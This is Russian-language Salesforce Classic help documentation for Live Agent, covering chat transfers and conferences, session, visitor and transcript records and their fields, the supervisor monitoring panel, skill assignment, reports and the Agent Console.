
- Приложение Live Agent, включенное, настроенное и добавленное в приложение консоли Salesforce



 **Прим.:** Для каждого типа передачи, включенной для вашей организации, доступны определенные параметры. Если нужный параметр не отображается, попросите администратора добавить его.

3. (Дополнительно) Напишите сообщение агенту, получившему чат. Это сообщение будет частью запроса на чат, который предоставит нужную информацию следующему агенту.







4. Если передача принята, ваш чат со связанными записями автоматически закроется (не беспокойтесь, вам будет предложено сохранить изменения). Если передача будет отклонена, можно повторить попытку для другого принимающего или другим способом передачи.

## Отправка запроса на конференцию чата

Несмотря на глубокие познания агентов службы поддержки, некоторые агенты могут не обладать всей информацией, необходимой для решения проблемы клиента.

Конференция чата позволяет приглашать других агентов в чаты с клиентами. Таким образом, агенты могут предоставлять клиентам полноценную поддержку без ущерба для цепочки диалогов! Чтобы пригласить другого агента в чат с клиентом, отправьте запрос на конференцию чата.

 **Прим.:** При необходимости начните конференцию с одним агентом или отправьте запрос всем агентам, из которых участие в конференции будет доступно первому принявшему запрос. Чтобы начать конференцию с несколькими агентами, отправьте каждый запрос отдельно.

1. Щелкните значок  во время общения с клиентом.
2. Выберите группу навыков нужных агентов.
3. Определите необходимость отправки запроса на конференцию всем агентам с выбранным навыком или конкретному агенту.

4. Чтобы отправить запрос на конференцию, щелкните **«Конференция»**.

При принятии запроса на конференцию соответствующее уведомление отображается в журнале чата, а агент, принявший запрос, может начать общение с текущим агентом и клиентом. При отклонении запроса соответствующее уведомление отображается над журналом чата. Клиент получает уведомление при присоединении или выходе агента из конференции.

5. Чтобы выйти из конференции, последовательно щелкните **«Выйти»**.

Уведомление о выходе другого агента из конференции будет отображаться в журнале чата.

Любые сохраненные и добавленные записи будут доступны другим агентам по мере их присоединения к конференции. Тем не менее, добавление других записей будет доступно только агенту, инициировавшему конференцию или принимающему самое длительное участие. Если агент, принимающий самое длительное участие, добавляет или удаляет записи во время конференции, то данные изменения не будут доступны другим агентам в их рабочих пространствах.

Дополнительную информацию о переносе чатов и рабочих пространств см. в разделе [«Перенос чатов»](#).

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования конфигураций:


- «Настройка приложения»

Для включения конференции чата:


- «Включение конференции чата Live Agent»

## Запрос помощи с помощью чата

Если вам требуется помощь через чат, можно поднять виртуальный флажок, чтобы дать знак администратору. Администраторам приходит уведомление, что вам требуется помощь, и они могут ответить вам напрямую через консоль.

1. Щелкните по значку  на панели взаимодействия.
2. Введите сообщение, вкратце объясняющее, какая помощь вам требуется.
3. Нажмите кнопку **Поднять флажок**.

Либо вы, либо администратор можете опустить флажок, когда проблема будет решена.

При отсутствии значка  на консоли обратитесь к администратору Salesforce, чтобы включить его.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**

## Просмотр записей клиентов

По завершении чата система Salesforce автоматически создает некоторые записи. Данные записи хранят сведения о клиентах и их взаимодействиях с агентами.

Как правило, данные записи используются системой для создания контрольного журнала по клиентам и их чатам с агентами. При необходимости пользователи могут самостоятельно открывать данные записи.

1. Чтобы просмотреть записи клиентов на консоли Salesforce, выберите нужный тип записи в списке навигации консоли Salesforce.

Список данных записей будет отображаться в основном окне.

### Записи сеансов Live Agent

Запись сеанса Live Agent создается автоматически при каждом входе агентов в приложение Live Agent. Данные записи сеансов хранят сведения об интерактивных взаимодействиях агентов и клиентов (например, количество обработанных запросов на чат, время нахождения агентов в сети или время активного участия агентов в чатах с клиентами).

### Записи посетителей Live Agent

При каждом общении агента с клиентом система Salesforce автоматически создает запись посетителя, определяющую компьютер клиента.

### Транскрипты Live Agent

Транскрипт Live Agent — это запись чата между клиентом и агентом. Система Salesforce автоматически создает транскрипты для каждого сеанса чата.

### Записи сеансов Live Agent

Запись сеанса Live Agent создается автоматически при каждом входе агентов в приложение Live Agent. Данные записи сеансов хранят сведения об интерактивных взаимодействиях агентов и клиентов (например, количество обработанных запросов на чат, время нахождения агентов в сети или время активного участия агентов в чатах с клиентами).

### Записи посетителей Live Agent

При каждом общении агента с клиентом система Salesforce автоматически создает запись посетителя, определяющую компьютер клиента.

### Транскрипты Live Agent

Транскрипт Live Agent — это запись чата между клиентом и агентом. Система Salesforce автоматически создает транскрипты для каждого сеанса чата.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра записей клиентов:

- «Чтение» для типа записи

Для использования Live Agent агентами:


- Полномочие администратора «API включен»

## Записи сеансов Live Agent

Запись сеанса Live Agent создается автоматически при каждом входе агентов в приложение Live Agent. Данные записи сеансов хранят сведения об интерактивных взаимодействиях агентов и клиентов (например, количество обработанных запросов на чат, время нахождения агентов в сети или время активного участия агентов в чатах с клиентами).

Рекомендуем использовать сеансы Live Agent для поиска и редактирования сведений о чатах агентов службы поддержки с клиентами. Например, чтобы просмотреть действия чата за один день, создайте список «Сеансы за сегодня».


Записи сеансов могут быть связаны с обращениями, организациями, контактами и интересами или другими объектами посредством настраиваемых полей поиска.

 **Прим.:** При наличии соответствующих полномочий пользователи могут создавать, просматривать, редактировать и удалять записи сеансов, подобно другим типам записей в системе Salesforce. Не рекомендуем подделывать данные записи, так как записи сеансов, как правило, используются для документирования чатов между агентами и клиентами.

## Записи посетителей Live Agent

При каждом общении агента с клиентом система Salesforce автоматически создает запись посетителя, определяющую компьютер клиента.

Каждый новый посетитель связывается с сеансовым ключом, который автоматически создается системой Salesforce. Сеансовый ключ — это уникальный код, хранящийся в записи посетителя и на его персональном компьютере в виде cookie-файла. Если клиент участвует в нескольких чатах, то система Salesforce использует сеансовый ключ для связывания клиента с его записью посетителя, которая, в свою очередь, связывается со всеми соответствующими транскриптами чата.

 **Прим.:** При наличии соответствующих полномочий пользователи могут создавать, просматривать, редактировать и удалять записи посетителей, подобно другим типам записей в системе Salesforce. Не рекомендуем подделывать данные записи, так как записи посетителей, как правило, используются для документирования сведений, связывающих клиентов с транскриптами чата.

СМ. ТАКЖЕ:

[Создание записей](#)

[Удаление записей](#)

[Редактирование записей](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.


## Транскрипты Live Agent

Транскрипт Live Agent — это запись чата между клиентом и агентом. Система Salesforce автоматически создает транскрипты для каждого сеанса чата.

При успешном завершении чата (то есть, при завершении чата клиентом или агентом) закрытие окна чата и всех связанных вкладок инициирует создание транскрипта чата.

При отключении чата или возникновении другой ошибки система Salesforce также создает транскрипт чата, но выполнение данной операции может занять до 30 минут.

Транскрипты могут быть связаны с обращениями, организациями, контактами и интересами или другими объектами.

 **Прим.:** При наличии соответствующих полномочий пользователи могут создавать, просматривать, редактировать и удалять транскрипты чата, подобно другим типам записей в системе Salesforce. Не рекомендуем подделывать данные записи, так как транскрипты чата, как правило, используются для документирования чатов между агентами и клиентами.

### Поля транскрипта Live Agent

Поля транскрипта Live Agent позволяют отслеживать сведения о чатах агентов с клиентами.

### События транскрипта Live Agent

События транскрипта Live Chat позволяют автоматически отслеживать события, происходящие между агентами и клиентами во время чатов.

### Поля транскрипта Live Agent

Поля транскрипта Live Agent позволяют отслеживать сведения о чатах агентов с клиентами.

### События транскрипта Live Agent

События транскрипта Live Chat позволяют автоматически отслеживать события, происходящие между агентами и клиентами во время чатов.

СМ. ТАКЖЕ:

[Создание записей](#)

[Удаление записей](#)

[Редактирование записей](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

## Поля транскрипта Live Agent

Поля транскрипта Live Agent позволяют отслеживать сведения о чатах агентов с клиентами.

Ниже перечислены поля, доступные в записи транскрипта Live Agent. В зависимости от используемого макета страницы и параметров безопасности полей, некоторые поля могут быть скрыты или недоступны для редактирования.

| Поле                             | Определение  |
|----------------------------------|--|
| Прервано после                   | Время нахождения входящего запроса на чат без ответа агента, прошедшее перед отключением клиента от чата (в секундах).   |
| Имя организации                  | Имя организации, связанной с транскриптом.   |
| Среднее время ответа агента      | Среднее время, потраченное агентом на отправку ответа на сообщение посетителя чата.  |
| Максимальное время ответа агента | Максимальное время, потраченное агентом на отправку ответа на сообщение посетителя чата.   |
| Количество сообщений агента      | Количество сообщений, отправленных агентом во время чата.  |
| Навык агента                     | Навык, связанный с кнопкой Live Chat, используемой для начала чата.  |
| Текст                            | Записанный чат между агентом и посетителем.  |
| Обозреватель                     | Тип и версия обозревателя, используемого посетителем.  |
| Язык обозревателя                | Выбор языка, используемого обозревателем посетителя.   |
| Обращение                        | Обращение, связанное с чатом.  |
| Кнопка чата                      | Кнопка, нажимаемая посетителем для начала чата.  |
| Продолжительность чата           | Общая продолжительность чата (в секундах).   |
| Имя контакта                     | Имя контакта, участвовавшего в чате.<br><br>Обратите внимание на наличие различий между посетителями и контактами. Дополнительную информацию см. в определении « <a href="#">Посетитель Live Chat</a> ». |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

| Поле                        | Определение  |
|-----------------------------|--|
| Создано                     | Пользователь, создавший транскрипт, а также дата и время создания (только для чтения).   |
| Дата создания               | Дата и время создания транскрипта (только для чтения).   |
| Время окончания             | Время завершения чата.   |
| Завершил                    | Посетитель или агент, завершивший чат.   |
| Последнее изменение сделано | Пользователь, который последним изменил транскрипт, а также дата и время изменения (только для чтения).  |
| Дата последнего изменения   | Дата и время последнего изменения транскрипта (только для чтения).   |
| Интерес                     | Имя интереса, созданного в результате чата или обсуждавшегося в процессе чата.   |
| Развертывание               | Развертывание, использованное посетителем для начала чата.   |
| Транскрипт Live Chat        | <p>Уникальный цифровой код, назначаемый транскрипту автоматически.</p> <p>Формат и нумерация, используемые в данном поле, могут быть изменены администратором.</p> <p>Номера транскриптов присваиваются в порядке увеличения, но иногда некоторые номера могут выпадать из последовательности.</p>   |
| Посетитель Live Chat        | <p>Уникальный цифровой код, назначаемый посетителю автоматически.</p> <p>Формат и нумерация, используемые в данном поле, могут быть изменены администратором.</p> <p>Номера посетителей присваиваются в порядке увеличения, но иногда некоторые номера могут выпадать из последовательности.</p> <p>Обратите внимание на различие между посетителями и контактами: посетитель может быть контактом (необязательно); между контактами и посетителями отсутствует связь.</p> |
| Расположение                | Географическое местоположение посетителя. Укажите город и штат или город и страну (если посетитель находится за пределами США).  |
| Ответственный               | Имя ответственного за транскрипт. По умолчанию ответственным является пользователь, который создал транскрипт (например, агент, ответивший на полученный запрос).  |



| Поле                                 | Определение  |
|--------------------------------------|--|
|                                      | Транскрипт может быть назначен очереди или другому ответственному. Транскрипты могут быть назначены только тем пользователям, у которых есть полномочие «Чтение» для транскриптов Live Chat.             |
| Платформа                            | Операционная система пользователя.   |
| Ссылающийся сайт                     | Сайт, на котором находились посетители до перехода на веб-сайт компании.<br><br>Например, если для поиска корпоративного веб-сайта использовался Google, то в поле будет отображаться значение «Google». |
| Время запроса                        | Время начала чата посетителем.   |
| Разрешение экрана                    | Разрешение экрана, используемое посетителем.   |
| Время начала                         | Время ответа агента на полученный запрос.  |
| Статус                               | «Завершено» или «Пропущено». Статус «Пропущено» указывает на то, что ответ на полученный запрос не был отправлен.  |
| Агент пользователя                   | Строка, определяющая тип обозревателя и операционной системы, используемой посетителем.  |
| Среднее время ответа посетителя      | Среднее время, потраченное посетителем на отправку ответа на комментарий агента.   |
| Максимальное время ответа посетителя | Максимальное время, потраченное клиентом на отправку ответа на сообщение агента.   |
| IP-адрес посетителя                  | IP-адрес компьютера, используемого посетителем во время чата.  |
| Количество сообщений посетителя      | Количество сообщений, отправленных посетителем во время чата.  |
| Время ожидания                       | Общее время ожидания, прошедшее перед принятием запроса на чат агентом.  |

## События транскрипта Live Agent

События транскрипта Live Chat позволяют автоматически отслеживать события, происходящие между агентами и клиентами во время чатов.

При необходимости измените транскрипты Live Chat для отслеживания событий, происходящих между агентами и клиентами во время чатов. Ниже перечислены события, которые могут быть добавлены в транскрипты Live Chat.

| Событие  | Описание  |
|--|---|
| Запрос на чат отправлен                              | Запрос на чат отправлен посетителем.  |
| В очереди  | Запрос на чат добавлен в очередь.   |
| Направлено (активная доставка)                       | Запрос на чат направлен агенту.   |
| Направлено (выбор)                                   | Запрос на чат направлен всем соответствующим доступным агентам.   |
| Принято  | Запрос на чат принят агентом.   |
| Достигнуто критическое время ожидания предупреждения | Агенту не удалось ответить на сообщение клиента перед достижением критического времени ожидания предупреждения. |
| Очищено критическое время ожидания предупреждения    | Агент ответил на сообщение клиента после достижения критического времени ожидания предупреждения.               |
| Запрос на перенос отправлен                          | Запрос на перенос чата отправлен агентом.   |
| Перенос принят                                       | Перенос чата принят агентом.  |
| Запрос на перенос отменен                            | Запрос на перенос чата отменен агентом, отправившим запрос.   |
| Запрос на перенос отклонен                           | Запрос на перенос чата отклонен агентом, принявшим запрос.  |
| Перенесено на кнопку                                 | Чат был перенесен на кнопку   |
| Не удалось выполнить перенос на кнопку               | Перенос чата на кнопку был выполнен с ошибками  |
| Запрошена конференция чата                           | Агент отправил запрос на запуск конференции   |

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

| Событие                                | Описание  |
|--|---|
| Конференция чата отменена              | Конференция чата была отменена  |
| Конференция чата отклонена             | Запрос на конференцию был отклонен агентом                              |
| Агент присоединился к конференции      | К конференции присоединился агент                                       |
| Агент покинул конференцию              | Агент покинул конференцию   |
| Запрошен перенос файлов                | Был запрошен перенос файлов   |
| Перенос файлов был отменен агентом     | Перенос файлов был отменен агентом                                      |
| Перенос файлов был отменен посетителем | Перенос файлов был отменен посетителем                                  |
| Перенос файлов успешно завершен        | Перенос файлов прошел успешно.  |
| Перенос файлов выполнить не удалось    | Не удалось выполнить перенос файлов                                     |
| Отменено (заблокировано)               | Попытка открыть чат была заблокирована правилом блокировки IP-адреса    |
| Заблокировано агентом                  | Агент заблокировал активный чат (создание правила блокировки IP-адреса) |
| Отклонено (вручную)                    | Запрос на чат отклонен агентом.   |
| Отклонено (истекло время ожидания)     | Срок действия запроса на чат истек при назначении агенту.               |
| Отменено (нет агента)                  | Запрос на чат отклонен ввиду недоступности соответствующих агентов.     |
| Отменено (нет очереди)                 | Запрос на чат отклонен ввиду переполнения очереди.                      |
| Отменено посетителем                   | Посетитель нажал кнопку <b>«Завершить чат»</b> .                        |
| Агент вышел                            | Чат завершен агентом.   |
| Посетитель вышел                       | Чат завершен посетителем.   |
| Завершено агентом                      | Кнопка <b>«Завершить чат»</b> нажата агентом.                           |
| Завершено посетителем                  | Кнопка <b>«Завершить чат»</b> нажата посетителем.                       |
| Другое                                 | Произошло другое событие.   |

## Live Agent для администраторов службы поддержки

Вас приветствует приложение Live Agent для администраторов службы поддержки! Live Agent — это универсальное решение, позволяющее агентам быстро обрабатывать проблемы клиентов посредством чата. Инструменты администратора Live Agent позволяют быстро отслеживать действия агентов, помогать агентам в чатах и просматривать данные о сеансах чата агентов.

Администратор службы поддержки контролирует действия своих сотрудников для повышения эффективности обслуживания клиентов. Live Agent — это решение, полностью интегрированное в систему Salesforce и предоставляющее централизованный доступ к сведениям об агентах и их действиях в чатах.

Независимо от продолжительности использования приложения Live Agent, доступные инструменты позволяют упростить поддержку и отслеживание агентов по мере обслуживания клиентов. Итак, начнем.

СМ. ТАКЖЕ:

[Live Agent для администраторов службы поддержки](#)

[Live Agent для администраторов](#)

[Полномочия для администраторов службы поддержки Live Agent](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для общения с посетителями в приложении Live Agent на консоли Salesforce:

- Приложение Live Agent, включенное, настроенное и добавленное в приложение консоли Salesforce

## Панель администратора Live Agent

Панель администратора Live Agent — это универсальная область, предназначенная для поиска информации о кнопках и агентах чатов соответствующего отдела. Панель администратора позволяет отслеживать действия агентов в чатах по мере обслуживания клиентов и просматривать поток клиентов для отдельных кнопок чата в режиме реального времени. Панель администратора располагается на консоли Salesforce, поэтому доступна без переключения приложения.

### [Доступ к панели администратора](#)

Консоль Salesforce предоставляет удобный доступ к панели администратора, предназначенной для отслеживания действий агентов в чатах.

### [Список «Статус агента»](#)

Список «Статус агента» на панели администратора предоставляет доступ к оперативной информации о действиях агентов в чатах.

### [Список «Статус очереди»](#)

Список «Статус очереди» на панели администратора предоставляет доступ к оперативной информации о кнопках и очередях чатов организации.

### [Отслеживание чатов агентов](#)

Панель администратора позволяет просматривать чаты во время общения агентов с клиентами. Администраторы могут отслеживать производительность агентов и передавать им оперативные отзывы в процессе обслуживания клиентов.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

## Доступ к панели администратора

Консоль Salesforce предоставляет удобный доступ к панели администратора, предназначенной для отслеживания действий агентов в чатах.

1. Чтобы открыть панель администратора на консоли Salesforce, выберите **«Администратор Live Agent»** в списке навигации консоли.  
Панель администратора отображается в основном окне консоли, предоставляя доступ к актуальным данным о кнопках чата и агентах организации.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования панели администратора Live Agent на консоли Salesforce:

- Доступ ко вкладке администратора Live Agent в профиле пользователя или наборе полномочий, добавленный в приложение консоли Salesforce.

## Список «Статус агента»

Список «Статус агента» на панели администратора предоставляет доступ к оперативной информации о действиях агентов в чатах.

| Сведения об агенте                          | Описание  |
|---|---|
| Имя агента                                  | Имя агента.<br><br> <b>Прим.:</b> Если рядом с именем отображается красный флажок, агент запросил помощи. Ответьте через модуль сведений о чате (далеко справа). |
| Статус                                      | Состояние агента Live Agent.  |
| Действие                                    | Действия, доступные для изменения состояния агента.   |
| Количество выполняемых чатов                | Количество чатов, участником которых является агент.  |
| Количество назначенных запросов             | Количество отложенных запросов на чат, назначенных агенту.  |
| Затраченное время после входа               | Время нахождения агента в приложении Live Agent.  |
| Затраченное время после последнего принятия | Время, прошедшее после последнего принятия агентом запроса на чат.  |
| Сообщение администратору (необязательно)    | Личное сообщение, отправленное агентом с флажком помощи.  |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

Чтобы просмотреть сведения о соответствующих клиентах, разверните имя каждого агента.

| Сведения о клиенте | Описание  |
|--------------------|---|
| Имя посетителя     | Имя клиента (при его наличии).  |
| IP-адрес           | IP-адрес устройства клиента.  |
| Сеть               | Сеть клиента (при ее наличии).  |
| Обозреватель       | Тип обозревателя, используемого клиентом для подключения к окну чата. |
| Город              | Город проживания клиента.   |
| Страна             | Страна проживания клиента.  |

| Сведения о клиенте | Описание  |
|--------------------|---|
| Продолжительность  | Время участия клиента в чате с агентом.                   |
| Действие           | Действия, доступные для просмотра чата клиента с агентом. |

СМ. ТАКЖЕ:

[Статусы Live Agent](#)

### Список «Статус очереди»

Список «Статус очереди» на панели администратора предоставляет доступ к оперативной информации о кнопках и очередях чатов организации.

| Сведения об очереди       | Описание   |
|---------------------------|--|
| Имя кнопки                | Имя кнопки чата.   |
| Код                       | Уникальный код Salesforce, назначаемый кнопке чата.          |
| Длина очереди             | Количество чатов, ожидающих назначения агенту.               |
| Наибольшее время ожидания | Наибольшее время ожидания подключения клиента к агенту чата. |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.


Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.



## Отслеживание чатов агентов

Панель администратора позволяет просматривать чаты во время общения агентов с клиентами. Администраторы могут отслеживать производительность агентов и передавать им оперативные отзывы в процессе обслуживания клиентов.


1. Чтобы развернуть сведения о нужном агенте, щелкните по значку  в списке «Статус агента». Если агент запросил помощь, вы увидите красный флажок рядом с именем и личное сообщение (далеко справа), если агент его отправил.

2. Чтобы просмотреть чат, щелкните ссылку «**Просмотр**» напротив нужного чата в столбце «Действие».

Данное действие открывает окно мониторинга чата в списке «Статус агента».

3. Чтобы отправить личное сообщение агенту во время его общения с клиентом, введите сообщение в соответствующее поле и нажмите клавишу **Enter**.

Агент может видеть ваше сообщение в журнале чата, но клиент сообщение не увидит.

Чтобы свернуть окно мониторинга чата, повторно щелкните по значку .

Чтобы убрать флажок, когда вы уже оказали помощь, нажмите кнопку «**Убрать флажок**».

СМ. ТАКЖЕ:

[Список «Статус агента»](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования панели администратора Live Agent на консоли Salesforce:

- Доступ ко вкладке администратора Live Agent в профиле пользователя или наборе полномочий, добавленный в приложение консоли Salesforce.

Для просмотра чатов агентов:

- «Предварительный просмотр агентов включен» в конфигурации Live Agent

Для отправки частных сообщений агентам:

- «Частные сообщения включены» в конфигурации Live Agent

## Назначение навыков агентам

Вы можете назначать навыки своим агентам по мере того, как растет профессионализм вашей команды.

1. Введите строку «*Навыки*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Навыки**».
2. Щелкните по имени нужного пользователя.
3. Нажмите кнопку «**Правка**».
4. Выберите либо профили (рекомендуется), либо отдельных пользователей, у которых есть этот навык.
5. Нажмите кнопку «**Сохранить**».

Если у вас нет доступа к странице «Навыки», обратитесь к своему администратору Salesforce на предмет предоставления этого разрешения. Создавать навыки может только ваш администратор.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации с выпусками **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления навыков:

- «Назначить навыки Live Agent пользователям»

## Составление отчетов по сеансам Live Agent

Отчеты по сеансам чата Live Agent позволяют получить более подробные сведения о действиях агентов в чатах.

Конструктор отчетов позволят создавать тип настраиваемых отчетов для сеансов чата Live Agent и использовать его для составления отчетов по сеансам агентов. Данные отчеты по сеансам Live Agent позволяют получить более подробные сведения о действиях агентов в чатах (например, способность рабочей группы агентов обрабатывать все запросы на чат, поступающие от клиентов).

1. Чтобы создать тип настраиваемых отчетов, выберите объект «Сеансы Live Agent» в качестве основного.
2. Чтобы создать отчет Live Agent, воспользуйтесь конструктором отчетов.
3. Чтобы настроить отчет, добавьте столбцы нужных данных.
4. Сохраните или запустите отчет.

СМ. ТАКЖЕ:

[Создание отчета](#)

[Создание отчета](#)

[Записи сеансов Live Agent](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для создания, редактирования и удаления отчетов:

- «Создание и настройка отчетов»
- И
- «Конструктор отчетов»

## Вкладка «Консоль»

### Agent Console

Консоль Agent Console на вкладке «Консоль» позволяет ускорить процесс поиска связанных данных путем сокращения количества переходов между страницами.

 **Прим.:** As of the Spring '15 release, Agent console is not available to new organizations. The newer Salesforce console improves the Agent console by providing you with more options and more advanced technologies. См. раздел [«Консоль Salesforce»](#).

Консоль Agent Console позволяет отображать сведения, являющиеся наиболее важными согласно текущим бизнес-требованиям. Прежде чем настроить консоль Agent Console или начать работу, просмотрите [специальную терминологию](#).

СМ. ТАКЖЕ:

- [Консоль Agent Console. Вопросы и ответы](#)
- [Отображение консоли Agent Console](#)
- [Навигация по консоли Agent Console](#)

### Понятия консоли Agent Console

Ниже перечислены термины, используемые для описания компонентов консоли Agent Console.

#### Рамки

Отдельные разделы консоли, отображающие разные записи, списковые представления или другие страницы.

#### Списковое представление

Верхняя рамка вкладки «Консоль», отображающая списковое представление записей на основе заданных критериев. Списковые представления, доступные для отображения на вкладке «Консоль», соответствуют списковым представлениям, заданным на вкладках других объектов. Консоль не поддерживает возможность создания списковых представлений.

#### Подробное представление

Центральная рамка консоли Agent Console, отображающая подробное представление любой записи, выбранной в других рамках консоли. Подробное представление отображает макеты страниц, заданные для страниц сведений об объектах. Запись, отображаемая в подробном представлении, выделяется в списковом представлении.

#### Мини-представление

Правая рамка консоли Agent Console, отображающая записи, связанные с записью, которая отображается в подробном представлении. Поля, отображаемые в мини-представлении, определяются администратором в макетах мини-страниц. Мини-представление отображается только в том случае, если запись, отображаемая в подробном представлении, связана с другими записями.

#### ВЕРСИИ

Agent console available in Salesforce Classic. Setup for Agent console available in Salesforce Classic and Lightning Experience.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ВЕРСИИ

Agent console available in Salesforce Classic. Setup for Agent console available in Salesforce Classic and Lightning Experience.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

**Боковая панель**

Левая рамка консоли Agent Console, отображающая недавние элементы, корзину и другие компоненты, подобно боковой панели, доступной на всех страницах Salesforce. Чтобы показать или скрыть боковую панель консоли, щелкните границу левой рамки.

**Связанные объекты**

Объекты, выбранные администратором для отображения в мини-представлении консоли Agent Console, если записи определенного типа отображаются в подробном представлении консоли. Например, если подробное представление отображает обращение, то мини-представление может отображать связанную организацию, контакт или актив.

**Макеты мини-страницы**

Набор элементов текущего макета страницы записи, выбранный администратором для отображения в мини-представлении консоли Agent Console и во всплывающих сведениях. Макеты мини-страниц наследуют связи между типами записей и профилями, связанные списки, поля и параметры доступа к полям из макета страницы.

**Макет консоли**

Объекты, выбранные администратором для отображения в рамке спискового представления на консоли Agent Console. Например, если администратор добавляет обращения в макет консоли, то пользователи, профили которых назначены данному макету консоли, могут просматривать списковые представления обращений в рамке спискового представления консоли.

